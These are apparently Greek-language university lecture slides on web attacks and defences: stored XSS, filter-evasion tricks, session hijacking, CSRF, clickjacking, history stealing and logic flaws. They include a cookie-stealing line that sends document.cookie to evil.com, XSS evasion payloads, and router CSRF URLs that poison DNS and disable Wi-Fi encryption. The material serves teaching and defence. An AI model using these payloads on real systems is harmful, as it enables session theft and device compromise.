
# Stored XSS

Προϋποθέτει την αποθήκευση του κακόβουλου script στην web εφαρμογή, για παράδειγμα σε ένα blog.

Αρχικά ο εισβολέας αποθηκεύει το κακόβουλο script σαν σχόλιο σε ένα blog post.

Στη συνέχεια, κάθε χρήστης που θα διαβάσει το “μολυσμένο” blog post θα κατεβάσει και θα εκτελέσει τον κακόβουλο κώδικα στον browser του.





**Πώς μπορούμε να επιτεθούμε στον  
παρακάτω κώδικα;**

# Stored XSS

```
<form action="post.php" method="post">  
  <textarea name="body"/></textarea>  
  <input type="submit" value="Submit"/>  
</form>
```

```
<blockquote>  
<?php  
  // ...  
  // Retrieved from storage  
  echo $comment  
?>  
</blockquote>
```

**Add a comment**

Submit

# Stored XSS Example

Δημιουργούμε ένα σχόλιο με body

```
<script>alert("Say my name!")</script>
```

Το σχόλιο θα εμφανιστεί σε κάθε επισκέπτη της σελίδα και ο κακόβουλος κώδικας θα εκτελεστεί στον browser.

**Add a comment**


<script>alert("Say my name!");

Submit



votehillary.org

Injected content



# XSS Tricks

Πώς η εισβολέας υποκλέπτει πληροφορίες;

```
document.images[0].src="http://www.evil.com/" + document.cookie;
```

Πώς παρακάμπτουμε τα filtered quotes;

Unicode equivalents \u0022 and \u0027

Πώς παρακάμπτουμε το line based filtering;

```
<IMG SRC="javasc  
ript:alert('Gotcha!');">  
<-- line break trick \10 \13 as delimiters. -->
```

# XSS Tricks

Πώς παρακάμπτουμε τα filtered quotes με regular expressions?

```
regexp = /SecProg is boring/;  
alert(regexp.source);
```

Πόσο κώδικα μπορούμε να εισάγουμε;

```

```

# XSS Tricks

Η κάθετος "/" φιλτράρεται. Να είστε δημιουργικοί!

```
var str = new RegExp("http: evil.com malicious.js"),  
    slash=location.href.charAt(6),  
    space=str.source.charAt(5);  
  
alert(str.source.split(space).join(slash));
```



# XSS swiss army knife

[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

<http://dev.opera.com/articles/view/opera-javascript-for-hackers-1/>



**Πώς μπορούμε να προστατευθούμε από  
XSS επιθέσεις;**

# Προστασία από XSS

Η αντιμετώπιση των XSS επιθέσεων είναι ιδιαίτερα δύσκολη.

Τα ευρέως γνωστά web frameworks (Ruby on Rails, Django, .NET) αντιμετωπίζουν επιτυχώς τις περισσότερες επιθέσεις με input sanitization.

Χρήση template engines για την παραγωγή του HTML markup.

Application-level firewalls.

Static code analysis.

Τα HttpOnly cookies δεν επιτρέπουν στην javascript να έχει πρόσβαση στο *document.cookie*.

# Session Attacks

# Session

Το HTTP είναι stateless.

Δεν “θυμάται” τα προηγούμενα requests.

Μια web εφαρμογή πρέπει να δημιουργεί, να διαχειρίζεται και να συσχετίζει τα sessions με ένα μοναδικό Session ID.

Τα δεδομένα του Session αποθηκεύονται στον client ή στον server.

# Sessions and authentication

Η πιστοποίηση χρηστών (authentication) στις web εφαρμογές στηρίζεται στον μηχανισμό των sessions.

Η υποκλοπή ενός ενεργού session ID επιτρέπει την πλαστοπροσωπία του θύματος.

Το session ID αποθηκεύεται συνήθως σε cookie στον browser του χρήστη.

Προστατέψτε το session ID!

# Session fixation and hijacking

## Session hijacking

Υποκλοπή των HTTP requests/responses και εξαγωγή του session ID.

Προσοχή στα ελεύθερα WiFi. Δοκιμάστε το Firesheep.

## Guessing

Πρόβλεψη (ή τουλάχιστον καλή εικασία) του session ID με χρήση brute force τεχνικών.

## Session Fixation

Ο εισβολέας εξαναγκάζει το θύμα να χρησιμοποιήσει συγκεκριμένο session ID έχοντας εκκινήσει το session για λογαριασμό του νόμιμου χρήστη.

# Firesheep






**Cross site request forgery**

# Cross site request forgery - CSRF

Ο εισβολέας χρησιμοποιώντας κακόβουλο κώδικα, αναγκάζει τον browser του “θύματος” να εκτελεί HTTP requests προς την ευάλωτη web εφαρμογή δίχως τη συγκατάθεση του χρήστη.

Για κάθε request σε κάποιο domain, οι browsers περιλαμβάνουν αυτόματα όλα τα δεδομένα του χρήστη που σχετίζονται με αυτό το domain. (session ID, cookies, IP address, κτλ...).

Ακόμη και για requests που πυροδοτούνται από μια form, ένα script ή μια εικόνα.



# Προστασία από επιθέσεις CSRF

Ορθή χρήση των HTTP methods. Μην χρησιμοποιείται GET για requests που αλλάζουν το state του server.

Μέσω CSRF tokens που παράγονται από το session ID και ένα μυστικό token στον server.

Τα CSRF tokens πρέπει να περιλαμβάνονται σε κάθε requests και να επαληθεύονται στον server.

```
<form action="/transfer.php" method="post">  
  <input type="hidden" name="CSRFToken" value="OWY4NmQwODE4">  
  <input type="text" name="amount"/>  
  <input type="submit" value="Transfer" />  
</form>
```

# Αληθινές CSRF επιθέσεις



Gmail: Υποκλοπή της λίστας επαφών του χρήστη

<http://betterexplained.com/articles/gmail-contacts-flaw-overview-and-suggestions/>



Netflix: Αλλαγή διεύθυνσης κατοικίας και παραγγελία ταινιών

<http://jeremiahgrossman.blogspot.com/2006/10/more-on-netflixs-csrf-advisory.html>



Skype: Πλαστοπροσωπία χρήστη, χρήση μονάδων κλήσεων

# Επίθεση σε home router

DNS poisoning (216.94.23.0 www.evil.com)

`http://192.168.1.254/xslt?`

`PAGE=J38_SET&THISPAGE=J38&NEXTPAGE=J38_SET& NAME=www.evil.  
com&ADDR=216.94.23.0`

Απενεργοποίηση του wireless authentication

`http://192.168.1.254/xslt?`

`PAGE=C05_POST&THISPAGE=C05&NEXTPAGE=C05_POST&NAME=encrypt_  
enabled&VALUE=0`

Απενεργοποίηση του firewall, αλλαγή κωδικού πρόσβασης, κτλ...

# Clickjacking

# Clickjacking

Ο εισβολέας κατασκευάζει μια κακόβουλη ιστοσελίδα που περιλαμβάνει μια ασφαλή ιστοσελίδα και ένα XSS vulnerability.

Οι χρήστες θεωρώντας ότι έχουν επισκεφθεί την ασφαλή ιστοσελίδα εκτελούν ακούσια κλικ προς όφελος του εισβολέα.

Μπορεί να έχει σαν συνέπεια την διάδοση web worms, την υποκλοπή εμπιστευτικών πληροφοριών (passwords, cookies), την αποστολή spam emails, κτλ...

Καινούργια μορφή επίθεσης (προτάθηκε τον Σεπτέμβριο του 2008) που έχει ήδη στοχεύσει το Twitter και το Facebook.



# Clickjacking



```
/* iframe from tumblr.com */  
iframe {  
  width:300px;  
  height:500px;  
  position:absolute;  
  top:50; left:0;  
  /* in real attack opacity=0 */  
  filter:alpha(opacity=50);  
  opacity:0.5;  
}
```

<h1>Breaking Bad addict?</h1>


<iframe src="<http://bieber-fashion.tumblr.com/>">  
</iframe>

<a href="#" style="position:relative;left:60px;top:10px; z-index:-1">  
Watch in HD for free</a>


## Breaking Bad addict?

To finish  [+ Watch in HD for free](#)    
Click on the heart to like the post.  
24 Beliebers online / 1775335 Hits

[Home](#) [Tags](#) [Archive](#) [Ask](#) [Submit](#)



# Clickjacking



<http://coding.smashingmagazine.com/2010/01/14/web-security-primer-are-you-part-of-the-problem/>

# Browser History Stealing

# Browser history stealing

Οι browsers εμφανίζουν διαφορετικά τους συνδέσμους που έχετε επισκεφθεί από αυτός που δεν έχετε επισκεφθεί.

## Default anchors

Standard

Visited link

Active link

Μήπως το “θύμα” έχει επισκεφθεί το [www.thepiratebay.se](http://www.thepiratebay.se)?

Ο εισβολέας δημιουργεί μια ιστοσελίδα που περιλαμβάνει ένα σύνδεσμο στο Pirate Bay.

```
<a href="thepiratebay.se/">The Pirate Bay</a>
```

Το θύμα επισκέπτεται την ιστοσελίδα και ο εισβολέας ελέγχει το χρώμα του συνδέσμου.

# Browser history stealing

Ο εισβολέας ελέγχει το χρώμα του συνδέσμου με javascript.

Η επίθεση μπορεί να γίνει και με CSS (Cascading Style Sheets).

```
a:visited {  
    background: url(log_visited.php?thepiratebay.se)  
}
```

Παραδείγματα:

<http://ha.ckers.org/weird/CSS-history.cgi>

<http://lcamtuf.coredump.cx/cachetime/>

# Logic flaws

# Logic Flaws

Ο εισβολέας μπορεί να εκμεταλλευτεί σφάλματα στο business logic μιας εφαρμογής και να παραβιάσει το ομαλό workflow.

Η επίθεση μπορεί να έχει πολλές μορφές και στοχεύει στην λειτουργικότητα και την πολιτική ασφάλειας της εκάστοτε εφαρμογής.

Ένα σφάλμα στο business logic μιας εφαρμογής μπορεί να εξελιχθεί σε σημαντικότερο κενό ασφάλειας.

**Παράδειγμα:** Ο εισβολέας προσθέτοντας και αφαιρώντας αντικείμενα σε ένα καλάθι αγορών μπορεί να καταλήξει να πληρώσει λιγότερα από το συνολικό κόστος των προϊόντων.

# Account lockout attack



Η υπηρεσία eBay εμφάνιζε το user ID του πλειοδότη για κάθε πλειστηριασμό

Ένας εισβολέας προσπαθεί να κάνει login στον λογαριασμό του πλειοδότη και αποτυγχάνει εσκεμμένα τρεις φορές.

Το eBay έχει μηχανισμό password throttling οπότε ο λογαριασμός του πλειοδότη μπλοκάρεται για ένα προκαθορισμένο χρονικό διάστημα.

Ο εισβολέας κάνει μεγαλύτερη προσφορά από τον πλειοδότη ενώ ο λογαριασμός του πλειοδότη παραμένει κλειδωμένος και κερδίζει τον πλειστηριασμό



# **Account lockout demo**

# Μάθαμε

Επίθεση και άμυνα σε web εφαρμογές

Injection attacks

Shell injection

SQL injections

Blind SQL injections

XSS

CSRF, cross-origin, same-origin

Cookies

Session hijack

Clickjacking

Λογικά σφάλματα

# Συγχαρητήρια!

Μπορείτε να κάνετε τις εφαρμογές σας πιο ασφαλείς

# OWASP

The Open Web Application Security Project.

Στοχεύει στην κατανόηση και στην βελτίωση της ασφάλειας των web εφαρμογών.

The Top Ten vulnerability list

[https://www.owasp.org/index.php/Top\\_10\\_2013-Top\\_10](https://www.owasp.org/index.php/Top_10_2013-Top_10)

Η ελληνική OWASP

<https://www.owasp.org/index.php/Greece>



*That's all Folks!*